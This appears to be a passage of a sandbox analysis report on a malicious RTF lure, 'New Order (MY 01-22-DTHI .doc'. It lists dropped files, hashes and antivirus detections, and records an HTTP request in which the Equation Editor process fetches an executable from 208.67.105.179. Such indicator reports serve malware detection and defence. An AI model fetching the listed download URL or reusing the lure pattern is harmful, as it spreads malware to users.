JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\fifthikmerozx[1].exe

Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	downloaded
Size (bytes):	2358784
Entropy (8bit):	2.646635659437136
Encrypted:	false
SSDEEP:	6144:5633nN00RiTwSltgxCKYPMXq9NmiQBYGhpX8x4MWy1FYCz8hJ2n3C+8Jk7UBj7A0:5633+D4pa7+o
MD5:	5AE8471C10CDB2A59B950E66F8CA8A46
SHA1:	284F5B01A3D7F404DCD9B5346D1A67A9DE0E9C6B
SHA-256:	2A83A969BE112352798176D1769378C9D3330799051DF12114B1BB8D7EF0BFB5
SHA-512:	C872B2B93BC0CE74B89DC1F8A54FA4E5356A668FD3C406EE62EB63FEEEF93E03AD59D5B23B841287A2BB0ADEF54699049F3CC7C9CDD7EA2A91253DACBA4E0344
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: ReversingLabs, Detection: 58%
Reputation:	low
IE Cache URL:	http://208.67.105.179/fifthikmerozx.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....[V.n5..n5..n5.^04..n5.^06..n5.^01..n5.^00..n5.....n5.....n5..n5..n4.}n5.F00..n5.F05..n5.F0...n5..n...n5.F07..n5.Rich.n5.....PE..L...*..b.....n#....!.....@.....P$.....@.....!.....@$..... .....@...@.....T.....text..... ..`.rdata...4.....6.....@..@.data..... ..... .....@....gfids..`....!....b!.....@..@.tls.....!.....d!.....@....rsrc.....!.....f!.....@..@.reloc.....@$.....#.....@..B.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{F633E147-4322-4DEF-8D52-47EC935B75D3}.tmp

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	5632
Entropy (8bit):	3.9463825602375584
Encrypted:	false
SSDEEP:	48:rKQ0MP7r2uYe5DxwTjnBCj+zcXKf0F4Goz:OrMP7rDYe51wTjBI/XF1+

MD5:	7F8C7ADE3B301FEF960FE2ED1E65EBB1
SHA1:	899D99088483240DDD1429CCB62394E58FCB9E6A
SHA-256:	BC5CB0703E8ACB0C8A3F21388CDE72F4379F67EC342C610A19A4E369FB19142F
SHA-512:	8184EF481E5B5577E1B074CF2EE4044C5D0DA68E8A93D21DB873FA20E4BC03053A57AA0495A92FF9A67306AA8107EDC4B52F37C71F022A18BF1D26AC87713CA F
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100%
Reputation:	low
Preview:	.....>..... ....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{2B64019E-B848-4D54-A6DE-401B40718F4D}.tmp

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28E A4
Malicious:	false
Reputation:	high, very likely benign file
Preview:	....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{75D9CFFF-DE90-421C-9B13-B8173C72695C}.tmp

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	10272
Entropy (8bit):	3.6137878983995697
Encrypted:	false
SSDEEP:	192:HELnaSTP2CC4YuwRmftbOxHisgHGOOiJtsFOX5OnFOMZyorE9FkjWqkFTGTLsBE4:HO2CC40RmhOxHiwOLEg5+kMprE9F27Et
MD5:	603335A84876AA12660E550436F49463
SHA1:	04BAD035D4A4AEE6921DE346A09634F3972905E3
SHA-256:	624E7F983806EC35127CC2B22971EA4427EDCA079B983BB158165AB47B0CFE25
SHA-512:	BC518CA365EF7A1DC29AB42FF1FF9D20206188AB916CB456DB536F179B742524F72D45BA0135D12D23E00A86524596AC9E9AA4489CA2068DCAF189E6CC8638 7
Malicious:	false
Reputation:	low
Preview:	?.c.l.i.c.k. .e.n.a.b.l.e. .e.d.i.t.i.n.g. .t.o. .o.p.e.n. .i.n. .r.e.a.d.a.b.l.e. .f.o.r.m.a.t.'.?.?.7.!.?.;.|.`.$.].?.?.'...9.#.3.4.4.~.#.[.|...|.'.?.~.,.<.3.+.+.:....&.'.^.?.9.?.1...?.,.0.*.!.~.<.+.[.7.2.<.!. (.9.8.,.?.1...'.4.7.;.;.%.'.$.$.;.+.9.`.?.;.%.~.|.<.:...@.@.<...-.5.+.^...<.4...`.?.|.?.|.8.,.?.?.9.~.#.+.2.+.$...+.).7.?...`.5.>.?.1.?.(.?.6.:.^.2.?.'.%.__.7.-.../._.@.0.`.3.?.2.;.3.3.-.8./. ^.~.2...7.,.?.4.%.].[._.2.-.+._...0.?.!.^.0.4.,.%.%.?.&.9.9.?.].^.-.*...<.?...*.?.?.%.].;.!._.?.=.0.9.'.%./.7.?.#.,.].>.4.>.=.?.7.4.?.0.?.+.9.~...?.?./...5.&.|.6.&.=.%.-.%.?.5.5.'.)...%.9.>. /.?.?.+.0.'.+...<.>.?.|.+.-...].#...%.|.?.~.3...`.<.:.~.?.9.?.3.[.+.].5...:....<.5.8.4.....>.@.'.6.!.8.;...4.=.!.?.|.7.5.0.;.?.=.'...&.7.3.;.-.>...3.[.?.;.`.6.&.$.%.[.#...0...?.,.%...0.|.`.;.'.?.[.!.&. 0.5...6.*.=.*.%.?.^...6.6.<.=.1.?.0.%.7.2./.%.|.3.0.;.*.`.*.7.0.3...<.9.?.2.-.9.-.#.9.;.&.2.'.?.`.`.5.~.<.:.;.(.'.)...:...%.,.$.%.~.%.<.4.9.4./.4.?...*.@.?.:.:.4.1.$.?.].?.3.`.).`.0.2.8.#.(. $.:.1.0.0.(.8.?.6.-.

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\New Order (MY 01-22-DTHI .LNK

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Tue Mar 8 15:45:54 2022, mtime=Tue Mar 8 15:45:54 2022, atime=Sat Aug 6 14:58:12 2022, length=11198, window=hide
Category:	dropped
Size (bytes):	1094
Entropy (8bit):	4.564165251946446
Encrypted:	false

SSDEEP:	24:8Vt/XTRKJIctLJooehaOZJo3Dv3qNAu7D:8n/XT0BLJ/GTJPNA0D
MD5:	C0714287529BC5BE397AE18F355E0016
SHA1:	3BD54E065A9854A631FC5641B43883167E01D75C
SHA-256:	53C440D247757EBB45B935DC38C5A826DD98DF7C1509A8CA0B8CDD57B8133B81
SHA-512:	BD268D885C241595ADE0D220080F1194CAD44E2668B535E1324E23357B60A3761206001A7AE052E78A9827B1A8C1D39DA181C67A87B2217C99336793B48F4B8E
Malicious:	false
Preview:	L.....F.... ...6.K..3..6.K..3.....T.....+.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....hT....user.8.....QK.XhT..*...&=....U.....A.l.b.u.s.....z.1.....hT....Desktop.d.....QK.XhT..*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....2..+...UG. .NEWORD~1.DOC..j.....hT..hT..*...r....'.....N.e.w. .O.r.d.e.r. .(. .M.Y. .0.1.-.2.2.-.D.T.H.I. ...d.o.c.....-...8...[.....?J.....C:\Users\..#.....\\813848\Users.user\Desktop\New Order (MY 01-22-DTHI .doc.5.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.N.e.w. .O.r.d.e.r. .(. .M.Y. .0.1.-.2.2.-.D.T.H.I. ...d.o.c.....:.,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	103
Entropy (8bit):	4.873943194306733
Encrypted:	false
SSDEEP:	3:bDuMJlz+U3HIqXCmX1iU3HIqXCv:bC4Z3HR3Hm
MD5:	74392C81A89548599B3B11D71F11044C
SHA1:	86DA8462C95F3C7E86EB9FDCE8B6AA2AA03AA402
SHA-256:	BCFC22DEFB5EA8D0A14D6C9965B65B27900229F90CEECA106F46B9FB46B5D81A
SHA-512:	D8786A4C90F44D856D91A7BF9358D1790B7F984C2FC2B87F980FCC042A83FD8ED92DB5E0407C150355428C322E6C864288FC30010709B7C5906E810BF3D256E8
Malicious:	false
Preview:	[folders]..Templates.LNK=0..New Order (MY 01-22-DTHI .LNK=0..[doc]..New Order (MY 01-22-DTHI .LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.503835550707525
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyHH/cgQfmW+eMdln:vdsCkWtUb+8ll
MD5:	D9C8F93ADB8834E5883B5A8AAAC0D8D9
SHA1:	23684CCAA587C442181A92E722E15A685B2407B1
SHA-256:	116394FEAB201D23FD7A4D7F6B10669A4CBCE69AF3575D9C1E13E735D512FA11
SHA-512:	7742E1AC50ACB3B794905CFAE973FDBF16560A7B580B5CD6F27FEFE1CB3EF4AEC2538963535493DCC25F8F114E8708050EDF5F7D3D146DF47DA4B958F05265 5
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....15.....25.....@35.....35.....z.....p45.....x...

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\18SEW5FIXHOFFJAE3AYV.temp

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5834415956890346
Encrypted:	false
SSDEEP:	96:chQCYMqRqvsqvJCwonAz8hQCYMqRqvsEHyqvJCwortAzgJKrUHEA6H6JlUVJAjp:c+soAz8+YHnorKzgwM6H6Ljp
MD5:	6325751516F9AEA8661AEF15A581CBBF
SHA1:	43C49C89157E43037F2293F86AE9283817607C70
SHA-256:	EC1C84A2A7CF4D0991039F26B04B819CBBCE3EAD99EFE275C7FB93D4E85670B5
SHA-512:	5241619762E71A38FA8CFA6BED33AE00325F61FD181F9FB7EE261E2FD2341415CD27E549656E34F027489A06473F99BFF30384BE5DF5EE1E3C73AF60291F77E8
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k..... ....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J|v. MICROS~1..@.....:..~J|v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....: ((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....hT....Programs..f.....:..hT..*.....<.....P.r.o.g.r.a.m.s... @.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:"..WINDOW~1..R.. ....:.,.:"*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k...:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\d93f411851d7c929.customDestinations-ms (copy)	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5834415956890346
Encrypted:	false
SSDEEP:	96:chQCYMqRqvsqvJCwonAz8hQCYMqRqvsEHyqvJCwortAzgJKrUHEA6H6JlUVJAjp:c+soAz8+YHnorKzgwM6H6Ljp
MD5:	6325751516F9AEA8661AEF15A581CBBF
SHA1:	43C49C89157E43037F2293F86AE9283817607C70
SHA-256:	EC1C84A2A7CF4D0991039F26B04B819CBBCE3EAD99EFE275C7FB93D4E85670B5
SHA-512:	5241619762E71A38FA8CFA6BED33AE00325F61FD181F9FB7EE261E2FD2341415CD27E549656E34F027489A06473F99BFF30384BE5DF5EE1E3C73AF60291F77E8
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k..... ....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....: ((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....hT....Programs..f.....:..hT..*.....<.....P.r.o.g.r.a.m.s... @.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:"..WINDOW~1..R.. .....:.,.:"*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\fiftikmernk852317.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	2358784
Entropy (8bit):	2.646635659437136
Encrypted:	false
SSDEEP:	6144:5633nN00RiTwSltgxCKYPMXq9NmiQBYGhpX8x4MWy1FYCz8hJ2n3C+8Jk7UBj7A0:5633+D4pa7+o
MD5:	5AE8471C10CDB2A59B950E66F8CA8A46
SHA1:	284F5B01A3D7F404DCD9B5346D1A67A9DE0E9C6B
SHA-256:	2A83A969BE112352798176D1769378C9D3330799051DF12114B1BB8D7EF0BFB5
SHA-512:	C872B2B93BC0CE74B89DC1F8A54FA4E5356A668FD3C406EE62EB63FEEEF93E03AD59D5B23B841287A2BB0ADEF54699049F3CC7C9CDD7EA2A91253DACBA4E0344
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: ReversingLabs, Detection: 58%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....[V.n5..n5..n5.^04..n5.^06..n5.^01..n5.^00..n5.....n5.....n5..n4.}n5.F00..n5.F05..n5.F0...n5..n...n5.F07..n5.Rich.n5.....PE..L...*..b.....n#....!.....@.....P$.....@.....,....!.....@$..... .....@...@.....T.....text..... ..`.rdata...4.....6.....@..@.data..... ..... .....@....gfids..`....!....b!.....@..@.tls.....!.....d!.....@....rsrc.....!.....f!.....@..@.reloc.....@$.....#.....@..B.....

C:\Users\user\Desktop\~$w Order (MY 01-22-DTHI .doc	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.503835550707525
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyHH/cgQfmW+eMdln:vdsCkWtUb+8ll
MD5:	D9C8F93ADB8834E5883B5A8AAAC0D8D9
SHA1:	23684CCAA587C442181A92E722E15A685B2407B1
SHA-256:	116394FEAB201D23FD7A4D7F6B10669A4CBCE69AF3575D9C1E13E735D512FA11
SHA-512:	7742E1AC50ACB3B794905CFAE973FDBF16560A7B580B5CD6F27FEFE1CB3EF4AEC2538963535493DCC25F8F114E8708050EDF5F7D3D146DF47DA4B958F052655
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....15.....25.....@35.....35.....z.....p45.....x...

Static File Info

General

File type:	data
Entropy (8bit):	5.4482786978546205
TrID:	• Rich Text Format (4004/1) 100.00%
File name:	New Order (MY 01-22-DTHI .doc
File size:	11198
MD5:	ae55aaa571fd4f87839cb1ebc9706d32
SHA1:	f7dab7f7f3556fe38a001dba46c9e93d4ffbf32b
SHA256:	49235a707a23701651de637ce90e530247dcf6877001f416aa459a9bb0a22daa
SHA512:	1fa3ae6b24226e12919be1b36f92843276801157f2968e891125d3d7ee6aec7ae69e6086adf187fd75ba3cca697c80ad891c6ff697f10107db3dcca10ef8e5e6
SSDEEP:	192:a6VFXWgf93ef3FZr2aZmnJfiMll+bZXe9uZwVtDvwFiNS+NS6CLcFS6s:a6VFXWgf93et0dJfVll+bZXe9uUFwEAd
TLSH:	2132077CC04B4AD8CFC962F89A0A7E5550687A6CE3C9B4237A7CB3752796D3E6207434
File Content Preview:	{\rt?click enable editing to open in readable format'??7!?;|`$]??'.9#344~#[|.|'?~,<3++:.&'^?9?1.?,0*!~<+[72<!(98,?1.'47;;%'$$;+9`?;%~|<:.@@<.-5+^.<4.`?|?|8,??9~#+2+$.+)7?.`5>?1?(?6:^2?'%_7-./_@0`3?2;33-8/^~2.7,?4%][_2-+_.0?!^04,%%?&99?]^-*.<?.*??%];!_?=09

File Icon

Icon Hash:	e4eea2aaa4b4b4a4

Network Behavior

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 6, 2022 08:57:45.428165913 CEST	49178	80	192.168.2.22	208.67.105.179
Aug 6, 2022 08:57:45.456696033 CEST	80	49178	208.67.105.179	192.168.2.22
Aug 6, 2022 08:57:45.456790924 CEST	49178	80	192.168.2.22	208.67.105.179
Aug 6, 2022 08:57:45.457700968 CEST	49178	80	192.168.2.22	208.67.105.179
Aug 6, 2022 08:57:45.486179113 CEST	80	49178	208.67.105.179	192.168.2.22
Aug 6, 2022 08:57:45.486479998 CEST	80	49178	208.67.105.179	192.168.2.22
Aug 6, 2022 08:57:45.486517906 CEST	80	49178	208.67.105.179	192.168.2.22
Aug 6, 2022 08:57:45.486566067 CEST	80	49178	208.67.105.179	192.168.2.22
Aug 6, 2022 08:57:45.486603022 CEST	80	49178	208.67.105.179	192.168.2.22
Aug 6, 2022 08:57:45.486620903 CEST	80	49178	208.67.105.179	192.168.2.22
Aug 6, 2022 08:57:45.486633062 CEST	80	49178	208.67.105.179	192.168.2.22
Aug 6, 2022 08:57:45.486649036 CEST	80	49178	208.67.105.179	192.168.2.22
Aug 6, 2022 08:57:45.486650944 CEST	49178	80	192.168.2.22	208.67.105.179
Aug 6, 2022 08:57:45.486669064 CEST	80	49178	208.67.105.179	192.168.2.22
Aug 6, 2022 08:57:45.486670017 CEST	49178	80	192.168.2.22	208.67.105.179
Aug 6, 2022 08:57:45.486706972 CEST	80	49178	208.67.105.179	192.168.2.22
Aug 6, 2022 08:57:45.486723900 CEST	80	49178	208.67.105.179	192.168.2.22
Aug 6, 2022 08:57:45.486787081 CEST	49178	80	192.168.2.22	208.67.105.179
Aug 6, 2022 08:57:45.486798048 CEST	49178	80	192.168.2.22	208.67.105.179
Aug 6, 2022 08:57:45.486800909 CEST	49178	80	192.168.2.22	208.67.105.179
Aug 6, 2022 08:57:45.498687983 CEST	49178	80	192.168.2.22	208.67.105.179
Aug 6, 2022 08:57:45.515767097 CEST	80	49178	208.67.105.179	192.168.2.22
Aug 6, 2022 08:57:45.515810013 CEST	80	49178	208.67.105.179	192.168.2.22
Aug 6, 2022 08:57:45.515840054 CEST	49178	80	192.168.2.22	208.67.105.179
Aug 6, 2022 08:57:45.515842915 CEST	80	49178	208.67.105.179	192.168.2.22
Aug 6, 2022 08:57:45.515868902 CEST	49178	80	192.168.2.22	208.67.105.179
Aug 6, 2022 08:57:45.515875101 CEST	80	49178	208.67.105.179	192.168.2.22
Aug 6, 2022 08:57:45.515904903 CEST	49178	80	192.168.2.22	208.67.105.179
Aug 6, 2022 08:57:45.515908003 CEST	80	49178	208.67.105.179	192.168.2.22
Aug 6, 2022 08:57:45.515930891 CEST	49178	80	192.168.2.22	208.67.105.179
Aug 6, 2022 08:57:45.515980005 CEST	49178	80	192.168.2.22	208.67.105.179
Aug 6, 2022 08:57:45.516103983 CEST	80	49178	208.67.105.179	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 6, 2022 08:57:45.516175032 CEST	80	49178	208.67.105.179	192.168.2.22
Aug 6, 2022 08:57:45.516190052 CEST	49178	80	192.168.2.22	208.67.105.179
Aug 6, 2022 08:57:45.516215086 CEST	80	49178	208.67.105.179	192.168.2.22
Aug 6, 2022 08:57:45.516252995 CEST	49178	80	192.168.2.22	208.67.105.179
Aug 6, 2022 08:57:45.516263008 CEST	49178	80	192.168.2.22	208.67.105.179
Aug 6, 2022 08:57:45.516340971 CEST	80	49178	208.67.105.179	192.168.2.22
Aug 6, 2022 08:57:45.516379118 CEST	80	49178	208.67.105.179	192.168.2.22
Aug 6, 2022 08:57:45.516405106 CEST	49178	80	192.168.2.22	208.67.105.179
Aug 6, 2022 08:57:45.516421080 CEST	80	49178	208.67.105.179	192.168.2.22
Aug 6, 2022 08:57:45.516453028 CEST	49178	80	192.168.2.22	208.67.105.179
Aug 6, 2022 08:57:45.516489029 CEST	80	49178	208.67.105.179	192.168.2.22
Aug 6, 2022 08:57:45.516510010 CEST	49178	80	192.168.2.22	208.67.105.179
Aug 6, 2022 08:57:45.516557932 CEST	49178	80	192.168.2.22	208.67.105.179
Aug 6, 2022 08:57:45.516582012 CEST	80	49178	208.67.105.179	192.168.2.22
Aug 6, 2022 08:57:45.516623974 CEST	80	49178	208.67.105.179	192.168.2.22
Aug 6, 2022 08:57:45.516700029 CEST	49178	80	192.168.2.22	208.67.105.179
Aug 6, 2022 08:57:45.516705036 CEST	49178	80	192.168.2.22	208.67.105.179
Aug 6, 2022 08:57:45.516742945 CEST	80	49178	208.67.105.179	192.168.2.22
Aug 6, 2022 08:57:45.516784906 CEST	80	49178	208.67.105.179	192.168.2.22
Aug 6, 2022 08:57:45.516853094 CEST	80	49178	208.67.105.179	192.168.2.22
Aug 6, 2022 08:57:45.516891003 CEST	80	49178	208.67.105.179	192.168.2.22
Aug 6, 2022 08:57:45.516912937 CEST	49178	80	192.168.2.22	208.67.105.179
Aug 6, 2022 08:57:45.516918898 CEST	49178	80	192.168.2.22	208.67.105.179
Aug 6, 2022 08:57:45.516920090 CEST	49178	80	192.168.2.22	208.67.105.179
Aug 6, 2022 08:57:45.516932011 CEST	80	49178	208.67.105.179	192.168.2.22
Aug 6, 2022 08:57:45.516984940 CEST	49178	80	192.168.2.22	208.67.105.179
Aug 6, 2022 08:57:45.517014980 CEST	49178	80	192.168.2.22	208.67.105.179
Aug 6, 2022 08:57:45.517021894 CEST	80	49178	208.67.105.179	192.168.2.22
Aug 6, 2022 08:57:45.517107010 CEST	49178	80	192.168.2.22	208.67.105.179
Aug 6, 2022 08:57:45.517189980 CEST	49178	80	192.168.2.22	208.67.105.179
Aug 6, 2022 08:57:45.543795109 CEST	80	49178	208.67.105.179	192.168.2.22
Aug 6, 2022 08:57:45.543834925 CEST	80	49178	208.67.105.179	192.168.2.22
Aug 6, 2022 08:57:45.543859005 CEST	80	49178	208.67.105.179	192.168.2.22
Aug 6, 2022 08:57:45.543883085 CEST	80	49178	208.67.105.179	192.168.2.22
Aug 6, 2022 08:57:45.543910027 CEST	80	49178	208.67.105.179	192.168.2.22
Aug 6, 2022 08:57:45.543910980 CEST	49178	80	192.168.2.22	208.67.105.179
Aug 6, 2022 08:57:45.543935061 CEST	49178	80	192.168.2.22	208.67.105.179
Aug 6, 2022 08:57:45.543936968 CEST	80	49178	208.67.105.179	192.168.2.22
Aug 6, 2022 08:57:45.543939114 CEST	49178	80	192.168.2.22	208.67.105.179
Aug 6, 2022 08:57:45.543947935 CEST	49178	80	192.168.2.22	208.67.105.179
Aug 6, 2022 08:57:45.543978930 CEST	80	49178	208.67.105.179	192.168.2.22
Aug 6, 2022 08:57:45.544006109 CEST	80	49178	208.67.105.179	192.168.2.22
Aug 6, 2022 08:57:45.544033051 CEST	80	49178	208.67.105.179	192.168.2.22
Aug 6, 2022 08:57:45.544050932 CEST	49178	80	192.168.2.22	208.67.105.179
Aug 6, 2022 08:57:45.544055939 CEST	49178	80	192.168.2.22	208.67.105.179
Aug 6, 2022 08:57:45.544058084 CEST	49178	80	192.168.2.22	208.67.105.179
Aug 6, 2022 08:57:45.544059038 CEST	80	49178	208.67.105.179	192.168.2.22
Aug 6, 2022 08:57:45.544087887 CEST	80	49178	208.67.105.179	192.168.2.22
Aug 6, 2022 08:57:45.544091940 CEST	49178	80	192.168.2.22	208.67.105.179
Aug 6, 2022 08:57:45.544114113 CEST	80	49178	208.67.105.179	192.168.2.22
Aug 6, 2022 08:57:45.544122934 CEST	49178	80	192.168.2.22	208.67.105.179
Aug 6, 2022 08:57:45.544142008 CEST	80	49178	208.67.105.179	192.168.2.22
Aug 6, 2022 08:57:45.544156075 CEST	49178	80	192.168.2.22	208.67.105.179
Aug 6, 2022 08:57:45.544158936 CEST	49178	80	192.168.2.22	208.67.105.179
Aug 6, 2022 08:57:45.544168949 CEST	80	49178	208.67.105.179	192.168.2.22
Aug 6, 2022 08:57:45.544184923 CEST	49178	80	192.168.2.22	208.67.105.179
Aug 6, 2022 08:57:45.544195890 CEST	80	49178	208.67.105.179	192.168.2.22
Aug 6, 2022 08:57:45.544223070 CEST	80	49178	208.67.105.179	192.168.2.22
Aug 6, 2022 08:57:45.544231892 CEST	49178	80	192.168.2.22	208.67.105.179

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 6, 2022 08:57:45.544234991 CEST	49178	80	192.168.2.22	208.67.105.179
Aug 6, 2022 08:57:45.544249058 CEST	80	49178	208.67.105.179	192.168.2.22
Aug 6, 2022 08:57:45.544256926 CEST	49178	80	192.168.2.22	208.67.105.179
Aug 6, 2022 08:57:45.544275999 CEST	80	49178	208.67.105.179	192.168.2.22
Aug 6, 2022 08:57:45.544282913 CEST	49178	80	192.168.2.22	208.67.105.179
Aug 6, 2022 08:57:45.544303894 CEST	80	49178	208.67.105.179	192.168.2.22
Aug 6, 2022 08:57:45.544331074 CEST	80	49178	208.67.105.179	192.168.2.22
Aug 6, 2022 08:57:45.544342041 CEST	49178	80	192.168.2.22	208.67.105.179
Aug 6, 2022 08:57:45.544347048 CEST	49178	80	192.168.2.22	208.67.105.179

HTTP Request Dependency Graph

- 208.67.105.179


HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49178	208.67.105.179	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
Aug 6, 2022 08:57:45.457700968 CEST	0	OUT	GET /fifthikmerozx.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 208.67.105.179 Connection: Keep-Alive
